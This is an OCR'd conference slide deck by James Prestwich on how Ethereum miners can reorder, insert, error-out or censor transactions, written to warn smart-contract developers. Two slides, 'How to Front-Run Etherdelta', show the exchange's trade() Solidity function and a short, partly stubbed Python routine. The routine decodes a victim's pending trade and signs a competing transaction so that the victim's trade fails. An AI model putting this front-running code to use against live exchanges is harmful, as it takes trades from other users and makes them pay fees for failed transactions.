
MINERS ARE NOT YOUR FRIENDS

JAMES PRESTWICH

The OSI Model

The Consensus Layer Illusion

The Mining Treadmill





Miner Interference

Transaction Reordering

- Shuffle the transactions in a block
- Find an order that maximizes profit

Contract developers must plan for arbitrary reordering of transactions in blocks, or risk exposing their users to extra fees or other unintended harm.





BEFORE
AFTER
Block 1
Block 2
Block 3
Unlock 5 ETH
Unlock 5 ETH
Unlock 5 ETH
Retrieve 10 ETH
Retrieve 5 ETH
Unlock 5 ETH
Retrieve 5 ETH
Miner reorders transactions
Second ‘retrieve’ transaction must be submitted

Miner Interference

Transaction Insertion

- Create transactions
- Never pay gas
- Put them anywhere in the block



Miner Interference


Forced Errors

- Insert carefully chosen transactions
- Cause other users' transactions to error
- Other users still pay gas

Miner Interference

Censorship

- Just don’t include a transaction
- The account is locked as a side effect



How to Front-Run Etherdelta

```
function trade(address tokenGet, uint amountGet, address tokenGive,
               uint amountGive, uint expires, uint nonce, address user,
               uint8 v, bytes32 r, bytes32 s, uint amount) {
  //amount is in amountGet terms
  bytes32 hash = sha256(this, tokenGet, amountGet, tokenGive, amountGive, expires, nonce);
  if (!(
    (orders[user][hash] || ecrecover(sha3("\x19Ethereum Signed Message:\n32", hash),v,r,s) == user) &&
    block.number <= expires &&
    safeAdd(orderFills[user][hash], amount) <= amountGet
  )) throw;
  tradeBalances(tokenGet, amountGet, tokenGive, amountGive, user, amount);
  orderFills[user][hash] = safeAdd(orderFills[user][hash], amount);
  Trade(tokenGet, amount, tokenGive,
        amountGive * amount / amountGet, user, msg.sender);
}
```

How to Front-Run Etherdelta

```
33  def frontrun(serialized_txn):
34      ct = abi.ContractTranslator(load_ABI_from_file('etherdelta.json'))
35
36      tx = Transaction.deserialize(serialized_txn)
37      data = abi.decode_abi(ct.function_data['trade'], tx.data)
38      (order_info, amount) = ([data[0:6]], data[10])
39      amount_remaining = read_order_state_from_contract(order_info)
40
41      frontrun_amount = amount_remaining - amount + 1
42      frontrun_data = \
43          order_info + [get_my_address()] + get_vrs(data) + [frontrun_amount]
44      frontrun_tx = Transaction()  # Fill with real args
45      frontrun_tx.data = ct.encode('trade', frontrun_data)
46
47      frontrun_tx.sign(get_my_key(), 1)
48
49      return frontrun_tx
```

ABOUT

JAMES PRESTWICH

FOUNDER & CEO - SUMMA
summa.one

ADVISOR - KEEP
keep.network

@_prestwich


THANK
YOU